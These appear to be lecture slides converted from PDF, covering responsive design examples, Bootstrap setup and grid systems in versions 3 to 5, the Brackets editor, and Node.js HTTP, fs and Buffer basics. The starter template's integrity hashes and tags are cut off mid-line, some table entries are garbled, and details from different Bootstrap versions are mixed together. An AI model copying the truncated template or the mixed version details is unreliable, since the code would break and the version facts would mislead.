
- <http://hicksdesign.co.uk/>
- <http://2011.uxlondon.com/>
- <http://www.stpaulsschool.org.uk/>
- <http://css-tricks.com/>
- <http://yiibu.com/>
- <http://sickdesigner.com/>
- <http://ethanmarkotte.com/>
- <http://foodsense.is>
- <http://earthhour.fr>
- <http://w3conf.org>
- <http://mediaqueri.es>
- <http://fourkitchens.com>
- <http://achieveinternet.com>

Bootstrap

- Bootstrap is a powerful front-end framework for faster and easier responsive web development.
- It includes HTML and CSS based design templates for common user interface components like Typography, Forms, Buttons, Tables, Navigations, Dropdowns, Alerts, Modals, Tabs, Accordion, Carousel and many other as well as optional JavaScript extensions.
- Bootstrap also gives you ability to create responsive layout with much less effort
- Bootstrap responsive features make your web pages to appear more appropriately on different devices and screen resolutions without any change in markup

Getting Started

- There are two versions available for download, **compiled Bootstrap** and **Bootstrap source** files. Current version is 5.1.3.
- Recommend use stable **version 4.6.x**.
- Go to <http://getbootstrap.com/> and click on Download Bootstrap
- Select the compiled and minified CSS, JavaScript and fonts, or link to CDN
- Lots of different installations available
 - May need jQuery, Popper
- See samples of uses of Bootstrap at: <http://expo.getbootstrap.com>



Supported Browsers

- Specifically, **Bootstrap 4.6.x** supports the latest versions of the major browsers and platforms. On Windows, it fully supports Internet Explorer 11 and Edge. Partial support is available for IE 10.

Mobile devices

Generally speaking, Bootstrap supports the latest versions of each major platform's default browsers. Note that proxy browsers (such as Opera Mini, Opera Mobile's Turbo mode, UC Browser Mini, Amazon Silk) are not supported.

	Chrome	Firefox	Safari	Android Browser & WebView	Microsoft Edge
Android	Supported	Supported	N/A	Android v5.0+ supported	Supported
iOS	Supported	Supported	Supported	N/A	Supported
Windows 10 Mobile	N/A	N/A	N/A	N/A	Supported

Desktop browsers

Similarly, the latest versions of most desktop browsers are supported.

	Chrome	Firefox	Internet Explorer	Microsoft Edge	Opera	Safari
Mac	Supported	Supported	N/A	Supported	Supported	Supported
Windows	Supported	Supported	Supported, IE10+	Supported	Supported	Not supported

Supported Browsers

- Specifically, **Bootstrap 5.1** supports the latest versions of the major browsers and platforms.

Mobile devices

Generally speaking, Bootstrap supports the latest versions of each major platform's default browsers. Note that proxy browsers (such as Opera Mini, Opera Mobile's Turbo mode, UC Browser Mini, Amazon Silk) are not supported.

	Chrome	Firefox	Safari	Android Browser & WebView
Android	Supported	Supported	—	v6.0+
iOS	Supported	Supported	Supported	—

Desktop browsers

Similarly, the latest versions of most desktop browsers are supported.

	Chrome	Firefox	Microsoft Edge	Opera	Safari
Mac	Supported	Supported	Supported	Supported	Supported
Windows	Supported	Supported	Supported	Supported	—

For Firefox, in addition to the latest normal stable release, we also support the latest [Extended Support Release \(ESR\)](#) version of Firefox.

Unofficially, Bootstrap should look and behave well enough in Chromium and Chrome for Linux, and Firefox for Linux, though they are not officially supported.

The Bootstrap file structure

```
bootstrap/
└── css/
    ├── bootstrap-grid.css
    ├── bootstrap-grid.css.map
    ├── bootstrap-grid.min.css
    ├── bootstrap-grid.min.css.map
    ├── bootstrap-reboot.css
    ├── bootstrap-reboot.css.map
    ├── bootstrap-reboot.min.css
    ├── bootstrap-reboot.min.css.map
    ├── bootstrap.css
    ├── bootstrap.css.map
    ├── bootstrap.min.css
    └── bootstrap.min.css.map
└── js/
    ├── bootstrap.bundle.js
    ├── bootstrap.bundle.js.map
    ├── bootstrap.bundle.min.js
    ├── bootstrap.bundle.min.js.map
    ├── bootstrap.js
    ├── bootstrap.js.map
    ├── bootstrap.min.js
    └── bootstrap.min.js.map
```

Compiled CSS and JS files, bootstrap.* as well as Compiled and minified CSS and JS (bootstrap.min.*) Reboot provides improved cross-browser rendering Four font files (glyphicon-halflings-regular.* in the fonts folder)

CSS files	Layout	Content	Components	Utilities
bootstrap.css bootstrap.min.css	Included	Included	Included	Included
bootstrap-grid.css bootstrap-grid.min.css	Only grid system	Not included	Not included	Only flex utilities
bootstrap-reboot.css bootstrap-reboot.min.css	Not included	Only Reboot	Not included	Not included

JS files	Popper	jQuery
bootstrap.bundle.js bootstrap.bundle.min.js	Included	Not included
bootstrap.js bootstrap.min.js	Not included	Not included

Creating a Basic Bootstrap Template File

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/css/bootstrap.min.css" integrity="sha384-B0vP5xmATw1+K9&t"

    <title>Hello, world!</title>
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- Optional JavaScript; choose one of the two! -->

    <!-- Option 1: jQuery and Bootstrap Bundle (includes Popper) -->
    <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSS5nCTpuj/zy4C+OGpamoFVy38MVBnE+IbbVYUe
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/js/bootstrap.bundle.min.js" integrity="sha384-Piv4xVRyMGpqkS2by6br4gNJtEO&t

    <!-- Option 2: Separate Popper and Bootstrap JS -->
    <!--
    <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-DfXdz2htPH0lsSS5nCTpuj/zy4C+OGpamoFVy38MVBnE+IbbVYUe
    <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.1/dist/umd/popper.min.js" integrity="sha384-9/reFTGAW83EW2RDu2S0VKaIzap3H66lZl
    <script src="https://cdn.jsdelivr.net/npm/bootstrap@4.6.0/dist/js/bootstrap.min.js" integrity="sha384-+YQ4LhjyBLPDQt//I+STsc9iw4uQqACv
    -->
  </body>
</html>
```

Copy

Bootstrap Grid System

- Bootstrap 3 introduces the responsive mobile first ***fluid grid system*** that scales up to 12 columns as the device or viewport size increases.
- **Bootstrap 3** includes 4 predefined grid classes for quickly making grid layouts for different types of devices like phones (xs), tablets (sm), desktops (md), and larger desktops (lg). For example,
 - you can use the ***.col-xs-*** class to create grid columns for extra small devices like smartphones;
 - similarly, the ***.col-sm-*** for small screen devices like tablets;
 - the ***.col-md-*** class for medium size devices like desktop, and
 - the ***.col-lg-*** for large desktop screens.
- **Bootstrap 4** provides simplified navigation, removes Glyphicons, adds reboot, improved grids (up to **5-grid tier**), flexbox layout, improved form control, improved browser support, new utility classes. See:
<https://blog.templatetoaster.com/bootstrap-3-vs-bootstrap-4-migrate-differences/>
- **Bootstrap 5** provides 6-grid tier (xs, sm, md, lg, xl, xxl)

Bootstrap 5 Grid System

Difference between Bootstrap 4 and Bootstrap 5


BASIS OF	BOOTSTRAP 4	BOOTSTRAP 5
Grid System	It has 5 tier (xs, sm, md, lg, xl).	It has 6 tier (xs, sm, md, lg, xl, xxl).
Color	It has limited colors.	Extra colors added with the looks,,A cardimproved color palette.
Jquery	It has jquery and all related plugins.	Jquery is removed and switched to vanilla JS with some working plugins
Internet Explorer	Bootstrap 4 supports both IE 10 and 11.	Bootstrap 5 doesn't support IE 10 and 11.
Form elements	Radio buttons, checkboxes have different look in different OS and browsers.	The look of form elements will not change, on different OS or browser.
Utilities API	We cannot modify utilities in bootstrap 4	Bootstrap 5 gave freedom to modify and also create our own utility
Gutter	We use .glutter with fontsize in px	We use .g* with fontsize in rem
Vertical Classes	Columns can be positioned relative	Columns cannot be positioned relative
Bootstrap Icons	Bootstrap 4 doesn't have its own SVG icons we have to font-awesome	Bootstrap 5 have its own SVG icons
Jumbotron	It supports.	It doesn't support jumbotron.
Card deck	The card deck is used to create an isset of cards with equal width and height.	Card deck class is removed in bootstrap
Navbar	We have inline-block property and we will get white dropdown as default for dropdown-menu-dark class.	Inline-block property is removed and we will get black dropdown as default for dropdown-menu-dark class.
Static Site Generator	Bootstrap 4 uses Jekyll software.	Bootstrap 5 uses Hugo software.

Creating Layouts with Bootstrap Grid System



- In the above illustration there are total 12 content boxes in all devices, but its placement vary according to the device screen size,
- E.g., the mobile device layout is rendered as one column grid layout , with 1 column and 12 rows placed above one another,
- in tablet it is rendered as two column grid layout which has 2 columns and 6 rows.
- in medium screen size devices like laptop and desktop it is rendered as three column grid layout which has 3 columns and 4 rows, and
- in large screen devices like large desktop, it is rendered as four column grid layout which has 4 columns and 3 rows.

Browser Output



In a laptop or desktop having screen or viewport width greater than or equal to 992px and less than 1200px;
it has 4 rows where each row has 3 equal columns resulting in 3x4 grid layout.

Bootstrap 4 Grid System

Applying any .col-sm- class to an element will not only affect its styling on small devices like tablets, but also on medium and large devices having screen size greater than or equal to 768px (i.e., $\geq 768\text{px}$) if .col-md- and .col-lg- class is not present.

Similarly, the .col-md- class will not only affect the styling of elements on medium devices, but also on large devices if a .col-lg- class is not present

Grid columns should add **up to twelve columns** for a single horizontal block.

Bootstrap 4 changes Extra Small to <576, and shifts over to Extra Large, for 5 columns.

	Extra small <576px	Small $\geq 576\text{px}$	Medium $\geq 768\text{px}$	Large $\geq 992\text{px}$	Extra large $\geq 1200\text{px}$
Max container width	None (auto)	540px	720px	960px	1140px
Class prefix	.col-	.col-sm-	.col-md-	.col-lg-	.col-xl-
# of columns	12				
Gutter width	30px (15px on each side of a column)				
Nestable	Yes				
Column ordering	Yes				

Five Bootstrap Grid Examples

The screenshot shows a web browser window displaying five different Bootstrap grid examples from the URL getbootstrap.com/examples/grid/. The browser interface includes a menu bar with File, Edit, View, History, Bookmarks, Tools, and Help, and a toolbar with various icons.

- Bootstrap grid examples**: Basic grid layouts to get you familiar with building within the Bootstrap grid system. It shows three equal-width columns labeled .col-md-4.
- Three equal columns**: Get three equal-width columns starting at desktops and scaling to large desktops. On mobile devices, tablets and below, the columns will automatically stack. It shows three equal-width columns labeled .col-md-4.
- Three unequal columns**: Get three columns starting at desktops and scaling to large desktops of various widths. Remember, grid columns should add up to twelve for a single horizontal block. More than that, and columns start stacking no matter the viewport. It shows three columns with widths .col-md-3, .col-md-6, and .col-md-3.
- Two columns**: Get two columns starting at desktops and scaling to large desktops. It shows two columns with widths .col-md-8 and .col-md-4.
- Full width, single column**: No grid classes are necessary for full-width elements. It shows a single full-width column.

The screenshot shows a web browser window displaying five different Bootstrap grid examples from the URL getbootstrap.com/examples/grid/. The browser interface includes a menu bar with File, Edit, View, History, Bookmarks, Tools, and Help, and a toolbar with various icons.

- Three equal columns**: Get three equal-width columns starting at desktops and scaling to large desktops. On mobile devices, tablets and below, the columns will automatically stack. It shows three equal-width columns labeled .col-md-4.
- Three unequal columns**: Get three columns starting at desktops and scaling to large desktops of various widths. Remember, grid columns should add up to twelve for a single horizontal block. More than that, and columns start stacking no matter the viewport. It shows three columns with widths .col-md-3, .col-md-6, and .col-md-3.
- Two columns**: Get two columns starting at desktops and scaling to large desktops. It shows two columns with widths .col-md-8 and .col-md-4.

<https://getbootstrap.com/docs/4.0/examples/grid/>
[https://getbootstrap.com/docs/4.6/layout/grid/ \(4.6\)](https://getbootstrap.com/docs/4.6/layout/grid/)

Source Code (1 of 5)

```
<!DOCTYPE html><html lang="en"><head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta name="description" content="">
  <meta name="author" content="">
  <link rel="icon" href="../../favicon.ico">
  <title>Grid Template for Bootstrap</title>
  <!-- Bootstrap core CSS -->
  <link href="../../dist/css/bootstrap.min.css" rel="stylesheet">
  <!-- Custom styles for this template -->
  <link href="grid.css" rel="stylesheet">
  <!-- Just for debugging purposes. Don't actually copy these 2 lines! -->
  <!--[if lt IE 9]><script src="../../assets/js/ie8-responsive-file-
warning.js"></script><![endif]-->
  <script src="../../assets/js/ie-emulation-modes-warning.js"></script>
  <!-- IE10 viewport hack for Surface/desktop Windows 8 bug -->
  <script src="../../assets/js/ie10-viewport-bug-workaround.js"></script>
```

Three Equal/Unequal Columns

The screenshot shows a web browser window with the title "Grid Template for Bootstrap". The address bar displays "getbootstrap.com/examples/grid/". The page content is titled "Three equal columns". It includes a note: "Get three equal-width columns **starting at desktops and scaling to large desktops**. On mobile devices, tablets and below, the columns will automatically stack." Below the note is a horizontal row containing three equal-width columns, each labeled ".col-md-4".

The screenshot shows a web browser window with the title "Grid Template for Bootstrap". The address bar displays "getbootstrap.com/examples/grid/". The page content is titled "Three equal columns". It includes a note: "Get three equal-width columns **starting at desktops and scaling to large desktops**. On mobile devices, tablets and below, the columns will automatically stack." Below the note is a horizontal row containing three equal-width columns, each labeled ".col-md-4".

Three unequal columns

Get three columns **starting at desktops and scaling to large desktops** of various widths. Remember, grid columns should add up to twelve for a single horizontal block. More than that, and columns start stacking no matter the viewport.

.col-md-3
.col-md-6
.col-md-3

Source Code (2 of 5)

```
</head><body><div class="container">
  <div class="page-header"><h1>Bootstrap grid examples</h1>
    <p class="lead">Basic grid layouts to get you familiar with building within the
    Bootstrap grid system.</p></div>
    <h3>Three equal columns</h3>
    <p>Get three equal-width columns <strong>starting at desktops and scaling to large
    desktops</strong>. On mobile devices, tablets and below, the columns will automatically
    stack.</p>
    <div class="row">
      <div class="col-md-4">.col-md-4</div>
      <div class="col-md-4">.col-md-4</div>
      <div class="col-md-4">.col-md-4</div>
    </div>
    <h3>Three unequal columns</h3>
    <p>Get three columns <strong>starting at desktops and scaling to large
    desktops</strong> of various widths. Remember, grid columns should add up to twelve for a
    single horizontal block. More than that, and columns start stacking no matter the
    viewport.</p>
    <div class="row">
      <div class="col-md-3">.col-md-3</div>
      <div class="col-md-6">.col-md-6</div>
      <div class="col-md-3">.col-md-3</div>
    </div>
```

Two Columns, Two with Nested Columns

The screenshot shows a web browser window with the title "Grid Template for Bootstrap". The address bar shows "getbootstrap.com/examples/grid/". The page content is as follows:

- Two columns**

Get two columns **starting at desktops and scaling to large desktops**.

.col-md-8
.col-md-4
- Full width, single column**

No grid classes are necessary for full-width elements.
- Two columns with two nested columns**

Per the documentation, nesting is easy—just put a row of columns within an existing column. This gives you two columns **starting at desktops and scaling to large desktops**, with another two (equal widths) within the larger column.

At mobile device sizes, tablets and down, these columns and their nested columns will stack.

.col-md-8
.col-md-6
.col-md-6
.col-md-4

The screenshot shows a web browser window with the title "Grid Template for Bootstrap". The address bar shows "getbootstrap.com/examples/g/". The page content is as follows:

- Two columns**

Get two columns **starting at desktops and scaling to large desktops**.

.col-md-8
.col-md-4
- Full width, single column**

No grid classes are necessary for full-width elements.
- Two columns with two nested columns**

Per the documentation, nesting is easy—just put a row of columns within an existing column. This gives you two columns **starting at desktops and scaling to large desktops**, with another two (equal widths) within the larger column.

At mobile device sizes, tablets and down, these columns and their nested columns will stack.

.col-md-8
.col-md-6
.col-md-6
.col-md-4

Source Code (3 of 5)

<h3>Two columns</h3>

<p>Get two columns starting at desktops and scaling to large desktops. </p>

```
<div class="row">
  <div class="col-md-8">.col-md-8</div>
  <div class="col-md-4">.col-md-4</div>
</div>
```

<h3>Full width, single column</h3>

<p class="text-warning">No grid classes are necessary for full-width elements.</p>

<hr><h3>Two columns with two nested columns</h3>

<p>Per the documentation, nesting is easy—just put a row of columns within an existing column. This gives you two columns starting at desktops and scaling to large desktops, with another two (equal widths) within the larger column.</p>

<p>At mobile device sizes, tablets and down, these columns and their nested columns will stack.</p>

```
<div class="row">
  <div class="col-md-8">
    .col-md-8
    <div class="row">
      <div class="col-md-6">.col-md-6</div>
      <div class="col-md-6">.col-md-6</div>
    </div>
  </div>
  <div class="col-md-4">.col-md-4</div>
</div>
<hr>
```

Mixed Mobile, Desktop, Tablet

The screenshot shows a web browser window displaying a Bootstrap grid example from getbootstrap.com/examples/grid/. The page title is "Grid Template for Bootstrap".

Mixed: mobile and desktop

The Bootstrap 3 grid system has four tiers of classes: xs (phones), sm (tablets), md (desktops), and lg (larger desktops). You can use nearly any combination of these classes to create more dynamic and flexible layouts.

Each tier of classes scales up, meaning if you plan on setting the same widths for xs and sm, you only need to specify xs.

Grid layout:

.col-xs-12 .col-md-8	.col-xs-6 .col-md-4
.col-xs-6 .col-md-4	.col-xs-6 .col-md-4
.col-xs-6	.col-xs-6

Mixed: mobile, tablet, and desktop

Grid layout:

.col-xs-12 .col-sm-6 .col-lg-8	.col-xs-6 .col-lg-4	
.col-xs-6 .col-sm-4	.col-xs-6 .col-sm-4	.col-xs-6 .col-sm-4

The screenshot shows a web browser window displaying a Bootstrap grid example from getbootstrap.com/examples/grid/. The page title is "Grid Template for Bootstrap".

Mixed: mobile and desktop

The Bootstrap 3 grid system has four tiers of classes: xs (phones), sm (tablets), md (desktops), and lg (larger desktops). You can use nearly any combination of these classes to create more dynamic and flexible layouts.

Each tier of classes scales up, meaning if you plan on setting the same widths for xs and sm, you only need to specify xs.

Grid layout:

.col-xs-12 .col-md-8	
.col-xs-6 .col-md-4	
.col-xs-6 .col-md-4	.col-xs-6 .col-md-4
.col-xs-6 .col-md-4	
.col-xs-6	.col-xs-6

Mixed: mobile, tablet, and desktop

Grid layout:

.col-xs-12 .col-sm-6 .col-lg-8	
.col-xs-6 .col-lg-4	
.col-xs-6 .col-sm-4	.col-xs-6 .col-sm-4
.col-xs-6 .col-sm-4	

Source Code (4 of 5)

<h3>**Mixed: mobile and desktop**</h3>

<p>The Bootstrap 3 grid system has four tiers of classes: xs (phones), sm (tablets), md (desktops), and lg (larger desktops). You can use nearly any combination of these classes to create more dynamic and flexible layouts.</p>

<p>Each tier of classes scales up, meaning if you plan on setting the same widths for xs and sm, you only need to specify xs.</p>

```
<div class="row">
  <div class="col-xs-12 col-md-8">.col-xs-12 .col-md-8</div>
  <div class="col-xs-6 col-md-4">.col-xs-6 .col-md-4</div></div>
<div class="row">
  <div class="col-xs-6 col-md-4">.col-xs-6 .col-md-4</div>
  <div class="col-xs-6 col-md-4">.col-xs-6 .col-md-4</div>
  <div class="col-xs-6 col-md-4">.col-xs-6 .col-md-4</div></div>
<div class="row">
  <div class="col-xs-6">.col-xs-6</div>
  <div class="col-xs-6">.col-xs-6</div></div>
```

<hr><h3>**Mixed: mobile, tablet, and desktop**</h3>

```
<p></p>
<div class="row">
  <div class="col-xs-12 col-sm-6 col-lg-8">.col-xs-12 .col-sm-6 .col-lg-8</div>
  <div class="col-xs-6 col-lg-4">.col-xs-6 .col-lg-4</div></div>
<div class="row">
  <div class="col-xs-6 col-sm-4">.col-xs-6 .col-sm-4</div>
  <div class="col-xs-6 col-sm-4">.col-xs-6 .col-sm-4</div>
  <div class="col-xs-6 col-sm-4">.col-xs-6 .col-sm-4</div></div>
```

Column Clearing; Offset

The screenshot shows a browser window with the title "Grid Template for Bootstrap". The URL in the address bar is "getbootstrap.com/examples/grid/". The page content includes:

Column clearing

Clear floats at specific breakpoints to prevent awkward wrapping with uneven content.

.col-xs-6 .col-sm-3	.col-xs-6 .col-sm-3	.col-xs-6 .col-sm-3	.col-xs-6 .col-sm-3
---------------------	---------------------	---------------------	---------------------

Resize your viewport or check it out on your phone for an example.

Offset, push, and pull resets

Reset offsets, pushes, and pulls at specific breakpoints.

.col-sm-5 .col-md-6	.col-sm-5 .col-sm-offset-2 .col-md-6 .col-md-offset-0
.col-sm-6 .col-md-5 .col-lg-6	.col-sm-6 .col-md-5 .col-md-offset-2 .col-lg-6 .col-lg-offset-0

The screenshot shows a browser window with the title "Grid Template for Bootstrap". The URL in the address bar is "getbootstrap.com/examples/grid/". The page content includes:

Column clearing

Clear floats at specific breakpoints to prevent awkward wrapping with uneven content.

.col-xs-6 .col-sm-3	.col-xs-6 .col-sm-3
---------------------	---------------------

Resize your viewport or check it out on your phone for an example.

Offset, push, and pull resets

Reset offsets, pushes, and pulls at specific breakpoints.

.col-sm-5 .col-md-6
.col-sm-5 .col-sm-offset-2 .col-md-6 .col-md-offset-0
.col-sm-6 .col-md-5 .col-lg-6

Source Code (5 of 5)

<hr><h3>Column clearing</h3>

```
<p><a href="http://getbootstrap.com/css/#grid-responsive-resets">Clear floats</a> at  
specific breakpoints to prevent awkward wrapping with uneven content.</p>  
<div class="row">  
  <div class="col-xs-6 col-sm-3">  
    .col-xs-6 .col-sm-3  
    <br>Resize your viewport or check it out on your phone for an example.</div>  
  <div class="col-xs-6 col-sm-3">.col-xs-6 .col-sm-3</div>  
  <!-- Add the extra clearfix for only the required viewport -->  
  <div class="clearfix visible-xs"></div>  
  <div class="col-xs-6 col-sm-3">.col-xs-6 .col-sm-3</div>  
  <div class="col-xs-6 col-sm-3">.col-xs-6 .col-sm-3</div></div><hr>
```

<h3>Offset, push, and pull resets</h3>

```
<p>Reset offsets, pushes, and pulls at specific breakpoints.</p>  
<div class="row">  
  <div class="col-sm-5 col-md-6">.col-sm-5 .col-md-6</div>  
  <div class="col-sm-5 col-sm-offset-2 col-md-6 col-md-offset-0">.col-sm-5 .col-sm-  
offset-2 .col-md-6 .col-md-offset-0</div></div>  
  
<div class="row">  
  <div class="col-sm-6 col-md-5 col-lg-6">.col-sm-6 .col-md-5 .col-lg-6</div>  
  <div class="col-sm-6 col-md-5 col-md-offset-2 col-lg-6 col-lg-offset-0">.col-sm-6  
.col-md-5 .col-md-offset-2 .col-lg-6 .col-lg-offset-0</div>  
  </div></div> <!-- /container --><!-- Bootstrap core JavaScript  
===== -->  
<!-- Placed at the end of the document so the pages load faster --></body></html>
```

Bootstrap 5 Grid System

See: <https://getbootstrap.com/docs/5.1/layout/grid/>

Grid options

Bootstrap's grid system can adapt across all six default breakpoints, and any breakpoints you customize. The six default grid tiers are as follow:

- Extra small (xs)
- Small (sm)
- Medium (md)
- Large (lg)
- Extra large (xl)
- Extra extra large (xxl)

As noted above, each of these breakpoints have their own container, unique class prefix, and modifiers. Here's how the grid changes across these breakpoints:

	xs <576px	sm ≥576px	md ≥768px	lg ≥992px	xl ≥1200px	xxl ≥1400px
Container <code>max-width</code>	None (auto)	540px	720px	960px	1140px	1320px
Class prefix	<code>.col-</code>	<code>.col-sm-</code>	<code>.col-md-</code>	<code>.col-lg-</code>	<code>.col-xl-</code>	<code>.col-xxl-</code>
# of columns	12					
Gutter width	1.5rem (.75rem on left and right)					
Custom gutters	Yes					
Nestable	Yes					
Column ordering	Yes					

Introduction to Brackets

- Brackets is an open-source code editor focused on web development and built with HTML, JavaScript, and CSS.
 - It was originally released in July 2012 on GitHub (<http://github.com/adobe/brackets>).
 - Download Brackets v. 2.0.1 here, <http://brackets.io/>
 - While launched by Adobe, it is now open-source maintained by the brackets.io community.
- Brackets supports web development and provides code hinting for HTML, CSS, and JavaScript
- The ***Live Preview*** feature connects your Brackets editor to your browser. As you edit CSS, updates happen in real time providing instant feedback.
- The ***Quick Editing*** feature lets you select an HTML tag and instantly get to the CSS code that applies to that part of the DOM.
- Brackets offers an API that can be used by developers to add whatever feature they want.
 - Hundreds of extensions have been created for CSS linting, HTML validation, GitHub integration, Preprocessor Support and many more.

Some Brackets Features

- Live connect:
 - As you modify your HTML code the browser will update in real time.
 - You will also see highlights in the DOM for the area you're modifying
- Integration with Theseus
 - Theseus is an open-source project created by folks from both Adobe and MIT. It is focused on providing debugging support for both Chrome *and* Node.js applications.
 - Imagine being able to **debug a Node.js application** made up of server-side JavaScript as well as client-side code.
 - Theseus is now integrated into Brackets and can be used within the editor itself
- See videos on Brackets at:

https://www.youtube.com/results?search_query=adobe+brackets+

JavaScript Frameworks

Outline

- Node.js
- Angular

Node.js

1. Node.js is a JavaScript runtime built on **Chrome's V8 JavaScript engine**.
2. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient.
3. Node.js allows the creation of Web servers and networking tools using JavaScript and a collection of "modules" that handle various core functionality.
4. Modules handle file system I/O, networking (DNS, HTTP, TCP, TLS/SSL, or UDP), binary data (buffers), cryptography functions, data streams and other core functions.



Basic functionality

HTTP

- To use the HTTP server and client one must **require('http')**.
- The HTTP interfaces in Node.js are designed to support many features of the protocol which have been traditionally difficult to use. In particular, large, possibly chunk-encoded, messages. The interface is careful to never buffer entire requests or responses--the user is able to stream data.

http.createServer([requestListener])

- Returns a new instance of http.Server.
- The requestListener is a function which is automatically added to the 'request' event.

http.request(options[, callback])

- Node.js maintains several connections per server to make HTTP requests. This function allows one to transparently issue requests.
- options can be an object or a string. If options is a string, it is automatically parsed with url.parse().

http.get(options[, callback])

- Since most requests are GET requests without bodies, Node.js provides this convenience method. The only difference between this method and http.request() is that it sets the method to GET and calls req.end() automatically.

Basic functionality

File System

- File I/O is provided by simple wrappers around standard POSIX functions. To use this module do `require('fs')`. All the methods have asynchronous and synchronous forms..

`fs.readFile(file[, options], callback)`

- Asynchronously reads the entire contents of a file.
- The callback is passed two arguments (`err, data`), where `data` is the contents of the file.
- If no encoding is specified, then the raw buffer is returned.

`fs.readFileSync(file[, options])`

- Synchronous version of `fs.readFile`. Returns the contents of the file.
- If the encoding option is specified then this function returns a string. Otherwise it returns a buffer.

.

Basic functionality

Buffer

- Prior to the introduction of TypedArray in ECMAScript 2015 (ES6), the JavaScript language had no mechanism for reading or manipulating streams of binary data. The Buffer class was introduced as part of the Node.js API to make it possible to interact with octet streams in the context of things like TCP streams and file system operations.
- The Buffer class is a **global** within Node.js, making it unlikely that one would need to ever use `require('buffer')`.

Buffers and Character Encodings

- Buffers are commonly used to represent sequences of encoded characters such as UTF8, UCS2, Base64 or even Hex-encoded data. It is possible to convert back and forth between Buffers and ordinary JavaScript string objects by using an explicit encoding method.

Example usage – Buffer Class

buffer.js:

```
const { Buffer } = require('buffer');
const buf = Buffer.from('hello world', 'utf8');
console.log(buf.toString('hex'));
// Prints: 68656c6c6f20776f726c64
console.log(buf.toString('base64'));
// Prints: aGVsbG8gd29ybGQ=
console.log(Buffer.from('fhqwhgads', 'utf8'));
// Prints: <Buffer 66 68 71 77 68 67 61 64 73>
console.log(Buffer.from('fhqwhgads', 'utf16le'));
// Prints: <Buffer 66 00 68 00 71 00 77 00 68 00 67 00 61 00 64 00 73 00>
```

